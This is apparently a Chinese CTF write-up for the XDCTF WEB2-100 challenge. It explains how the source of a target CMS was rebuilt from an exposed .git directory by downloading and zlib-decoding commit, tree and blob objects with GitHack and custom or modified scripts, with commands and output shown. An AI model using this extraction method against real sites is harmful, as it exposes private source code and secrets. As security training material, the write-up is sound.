

# WEB2-100 解题详细过程与利用代码

Author: phithon <root@leavesongs.com>

WEB2 是一个大题，一共 4 个 flag，分别代表：获取源码、拿下前台管理、拿下后台、getshell。

目标站: <http://xdsec-cms-12023458.xdctf.win/>

根据提示：

“

时雨的十一

时雨是某校一名学生，平日钟爱 php 开发。 十一七天，全国人民都在水深火热地准备朋友圈杯旅游摄影大赛，而苦逼的时雨却只能在宿舍给某邪恶组织开发 CMS——XDSEC-CMS。

喜欢开源的时雨将 XDSEC-CMS 源码使用 git 更新起来，准备开发完成后 push 到 github 上。 结果被领导发现了，喝令她 rm 所有源码。在领导的淫威下，时雨也只好 rm 了所有源码。

但聪明的小朋友们，你能找到时雨君的源码并发现其中的漏洞么？

”

可得知获取源码的方式和 git 有关。

扫描 9418 端口发现没开，非 Git 协议。访问 <http://xdsec-cms-12023458.xdctf.win/.git/> 发现 403，目录可能存在，存在 git 泄露源码漏洞。

用 lijiejie 的 GitHack 工具获取源码：

<http://www.lijiejie.com/githack-a-git-disclosure-exploit/>

```
→ GitHack git:(master) x ./GitHack.py http://xdsec-cms-12023458.xdctf.win/.git/
[+] Download and parse index file ...
.gitignore
README.md
[OK] README.md
[OK] .gitignore
→ GitHack git:(master) x cat xdsec-cms-12023458.xdctf.win/README.md
All source files are in git tag 1.0%
```

并不能获取全部源码，只获取到一个 README.md 和.gitignore。

读取 README.md 可见提示：“All source files are in git tag 1.0”。

可以反推出当时“时雨”的操作是：


```
git init
git add .
git commit
git tag 1.0
git rm -rf *
echo "All source files are in git tag 1.0" > README.md
git add .
git commit
```

真正的源码在 tag == 1.0 的 commit 中。那么怎么从泄露的.git 目录反提取出 1.0 的源码？

这道题有“原理法”和“工具法”。当然先从原理讲起。

首先根据 git 目录结构，下载文件 <http://xdsec-cms-12023458.xdctf.win/.git/refs/tags/1.0>。这个文件其实是 commit 的一个“链接”。

这是个文本文件，就是一个 sha1 的 commit id：



```
→ GitHack git:(master) x http http://xdsec-cms-12023458.xdctf.win/.git/refs/tags/1.0
HTTP/1.1 200 OK
Accept-Ranges: bytes
Connection: keep-alive
Content-Length: 41
Content-Type: application/octet-stream
Date: Wed, 30 Sep 2015 16:48:47 GMT
ETag: "560be048-29"
Last-Modified: Wed, 30 Sep 2015 13:14:48 GMT
Server: nginx

d16ecb17678b0297516962e2232080200ce7f2b3
```

然后简单说一下 git object。

Git object 是保存 git 内容的对象，保存在.git 目录下的 objects 目录中。Id (sha1 编码过) 的前 2 个字母是目录名，后 38 个字母是文件名。

所以 d16ecb17678b0297516962e2232080200ce7f2b3 这个 id 所代表的目录就

是

<http://xdsec-cms-12023458.xdctf.win/.git/objects/d1/6ecb17678b0297516962e2232080200ce7f2b3>

请求（所有 `git` 对象都是 `zlib` 压缩过，所以我利用管道传入 `py` 脚本中做简单解压缩）：

```

➔ GitHack git:(master) X http http://xdsec-cms-12023458.xdctf.win/.git/objects/d1/6ecb
17678b0297516962e2232080200ce7f2b3 | ./zlib_decode.py
commit 176tree 456ec92fa30e600fb256cc535a79e0c9206aec33
author phith0n <phith0n.ph2f@gmail.com> 1443618874 +0800
committer phith0n <phith0n.ph2f@gmail.com> 1443618874 +0800

release 1.0

➔ GitHack git:(master) X []

```

可见这也是个文本文件，指向了一个新 id：  
456ec92fa30e600fb256cc535a79e0c9206aec33，和一些信息。

我再请求这个 id:

```
> GitHack git:(master) x http://xdsec-cms-12023458.xdctf.win/.git/objects/45/6ec9  
2fa30e600fb256cc535a79e0c9206aec33 | ./zlib_decode.py  
tree 261100644 .gitignore;  
  
100644 composer.json  
  
xdsec_app\W c xdsec_cms@  
  
> GitHack git:(master) x
```


可见，得到一个二进制文件。

阅读下文可先简单了解一下 git 对象文件结构：

[http://gitbook.liuhui998.com/1\\_2.html](http://gitbook.liuhui998.com/1_2.html)

到这一步，我们接下来会接触到的对象就只有“Tree 对象”和“Blob 对象”。

这个图可以表示对象间的关系:



实际上我第一次获取的 d16ecb17678b0297516962e2232080200ce7f2b3 就是 commit 对象（绿色），刚才获取的 456ec92fa30e600fb256cc535a79e0c9206aec33 是 tree 对象（蓝色），真正保存文件内容的是 blob 对象（红色）。

那么这个 tree 对象具体的文件结构是：

The format of each entry having references to other trees and blobs:

[mode] [file/folder name]\0[SHA-1 of referencing blob or tree]

I wrote a script deflating tree objects. It outputs as follows:

对象类型

```
tree 192\0
40000 octopus-admin\0 a84943494657751ce187be401d6bf59ef7a2583c
40000 octopus-deployment\0 14f589a30cf4bd0ce2d7103aa7186abe0167427f
40000 octopus-product\0 ec559319a263bc7b476e5f01dd2578f255d734fd
100644 pom.xml\0 97e5b6b292d248869780d7b0c65834bfb645e32a
40000 src\0 6e63db37acba41266493ba8fb68c76f83f1bc9dd
```

文件名

子对象id

The number 1 as the first character of a mode shows that is reference to a blob/file. The example above, pom.xml is a blob and the others are trees.

实际上我们看到的二进制内容是 sha1 编码和\0 而已。

Tree 对象一般就是目录，而 blob 对象一般是具体文件。Blob 对象的文件结构更简单：

## The git **blob** file internals

Recipe to convert a file to a git “blob”:

1) Add a header; 2) compress it all.

This is the README file.

The contents of the files in git's object store include a header and then are compressed using **zlib**.

Header: **blob ORIGINAL-FILE-SIZE null**

The header is followed by a null byte as shown above.

The compression is done *after* the header is placed at the beginning of the file.

You can play with decompressing a file in the git object store like this, in python, for example:

```
$ cd .git/objects/bc
$ python
>>> fd = open("cdfbd6314e19a21c367ba5ea9cbe65a1a0818e", "rb") # "rb": r: read, b: binary
>>> line=fd.read()
>>> import zlib
>>> zlib.decompress(line)
'blob 25\x00This is the README file.\n'
```

Open a file by this name

The file's original contents

A null byte

The length of the original contents is 25 bytes

The object type is **blob**

简单说就是：

“blob [文件大小]\x00[文件内容]”

知道了文件结构，就好解析了。直接从 456ec92fa30e600fb256cc535a79e0c9206aec33 入手，遇到 tree 对象则跟进，遇到 blob 对象则保存成具体文件。

最后利用刚才我的分析，我写了一个脚本（gitcommit.py），可以成功获取到所有源码：

```
→ GitHack git:(master) ✗ ./gitcommit.py
[+] Write ./xdsec_cms/./.gitignore success
[+] Write ./xdsec_cms/./composer.json success
[+] Write ./xdsec_cms/./composer.lock success
[+] Write ./xdsec_cms/./index.php success
[+] Write ./xdsec_cms/./front/admin.php success
[+] Write ./xdsec_cms/./front/index.php success
[+] Write ./xdsec_cms/./xdsec_app/.htaccess success
[+] Write ./xdsec_cms/./xdsec_app/index.html success
[+] Write ./xdsec_cms/./xdsec_cms/.htaccess success
[+] Write ./xdsec_cms/./xdsec_cms/index.html success
[+] Write ./xdsec_cms/./front/css/bootstrap-theme.min.css success
[+] Write ./xdsec_cms/./front/css/bootstrap.min.css success
[+] Write ./xdsec_cms/./front/css/style.css success
[+] Write ./xdsec_cms/./front/fonts/glyphicons-halflings-regular.eot success
[+] Write ./xdsec_cms/./front/fonts/glyphicons-halflings-regular.svg success
[+] Write ./xdsec_cms/./front/fonts/glyphicons-halflings-regular.ttf success
[+] Write ./xdsec_cms/./front/fonts/glyphicons-halflings-regular.woff success
[+] Write ./xdsec_cms/./front/fonts/glyphicons-halflings-regular.woff2 success
[+] Write ./xdsec_cms/./front/img/default_face.jpg success
[+] Write ./xdsec_cms/./front/img/user_blank_1.png success
[+] Write ./xdsec_cms/./front/js/admin_files.js success
[+] Write ./xdsec_cms/./front/js/bootstrap.min.js success
[+] Write ./xdsec_cms/./front/js/jquery.min.js success
[+] Write ./xdsec_cms/./front/js/scripts.js success
[+] Write ./xdsec_cms/./xdsec_app/admin_app/index.html success
[+] Write ./xdsec_cms/./xdsec_app/front_app/index.html success
[+] Write ./xdsec_cms/./xdsec_cms/core/Benchmark.php success
[+] Write ./xdsec_cms/./xdsec_cms/core/CodeIgniter.php success
```

如下：

```

→ GitHack git:(master) X ls -al xdsec_cms
total 40
drwxr-xr-x  9 phithon  staff   306  9 30 21:19 .
drwxr-xr-x 12 phithon  staff   408 10  1 00:54 ..
-rw-r--r--  1 phithon  staff    17  9 30 21:19 .gitignore
-rw-r--r--  1 phithon  staff   552  9 30 21:19 composer.json
-rw-r--r--  1 phithon  staff  7413  9 30 21:19 composer.lock
drwxr-xr-x  8 phithon  staff   272  9 30 21:19 front
-rw-r--r--  1 phithon  staff   115  9 30 21:19 index.php
drwxr-xr-x  6 phithon  staff   204  9 30 21:19 xdsec_app
drwxr-xr-x 10 phithon  staff   340  9 30 21:19 xdsec_cms
→ GitHack git:(master) X █

```

查看 index.php，获取到第一个 flag：

```

→ GitHack git:(master) X cd xdsec_cms
→ xdsec_cms git:(master) X ls
composer.json front      xdsec_app
composer.lock index.php  xdsec_cms
→ xdsec_cms git:(master) X cat index.php
<?php
/*

Congratulation, this is the [XDSEC-CMS] flag 1

XDCTF-{raGWvWahqZjww4RdHN90}

*/

echo "Hello World";
?>█

```

第一个Flag

当然，知道原理就 OK。如果能用工具的话，何必要自己写代码呢？

说一下“工具法”。

这里不得不提到 git 自带工具：git cat-file 和 git ls-tree

其实 git ls-tree 就是用来解析类型为“tree”的 git object，而 git cat-file 就用来解析类型为“blob”的 git object。我们只需要把 object 放在该在的位置，然后调用 git ls-tree [git-id]即可。

比如这个工具：<https://github.com/denny0223/scrabble>

稍加修改即可用来获取 tag==1.0 的源码：



```
→ GitCheckout git:(master) x ./GitRefs.sh http://xdsec-cms-12023458.xdctf.win/ 1.0
Reinitialized existing Git repository in /Users/phithon/pro/misc/GitCheckout/.git/
parseCommit d16ecb17678b0297516962e2232080200ce7f2b3
downloadBlob d16ecb17678b0297516962e2232080200ce7f2b3
parseTree 456ec92fa30e600fb256cc535a79e0c9206aec33
downloadBlob 456ec92fa30e600fb256cc535a79e0c9206aec33
downloadBlob d8b2ded6c3f32470d4e3ae0cb82471f30c05d80b
downloadBlob b87a2da182e6fb350e5b95b22e27cb0c9b61a227
downloadBlob c1742847de550645b6c7fcc1ab9032c92d2e17db
parseTree a2108e787555d54bb55a3ad173e8f2a9f102dfbf
downloadBlob a2108e787555d54bb55a3ad173e8f2a9f102dfbf
downloadBlob b4d8a39ba8937678c8b14276da13fc4d3417eade
parseTree 4e2ddde1ff9ec6ddb3cd4d9f7764eb5c3aa231bc
downloadBlob 4e2ddde1ff9ec6ddb3cd4d9f7764eb5c3aa231bc
downloadBlob 61358b13d045694a6963c5334eab2831e53978ac
downloadBlob d65c66b1ba297eeb3b5976b71c64c736b41bb763
downloadBlob 6a124c7c21d9cb818d800aad2700eddcadde7c1f
parseTree d8df5e7705085c10bffc38376394907b7514aa99
downloadBlob d8df5e7705085c10bffc38376394907b7514aa99
downloadBlob b93a4953fff68df523aa7656497ee339d6026d64
downloadBlob 94fb5490a2ed10b2c69a4a567a4fd2e4f706d841
downloadBlob 1413fc609ab6f21774de0cb7e01360095584f65b
downloadBlob 9e612858f802245ddcbf59788a0db942224bab35
downloadBlob 64539b54c3751a6d9adb44c8e3a45ba5a73b77f0
parseTree 6b81a1b3ad565a5d1564e7a48848da1828ec0f58
downloadBlob 6b81a1b3ad565a5d1564e7a48848da1828ec0f58
downloadBlob 860e60555b1b0b605e7e2076e4e70e702e226e85
```

Tag

给出我修改过的工具(因为原理已经说清楚了,工具怎么用、怎么改我就不说了):

<https://gist.github.com/phith0n/e73a8c4820aa78bf1176>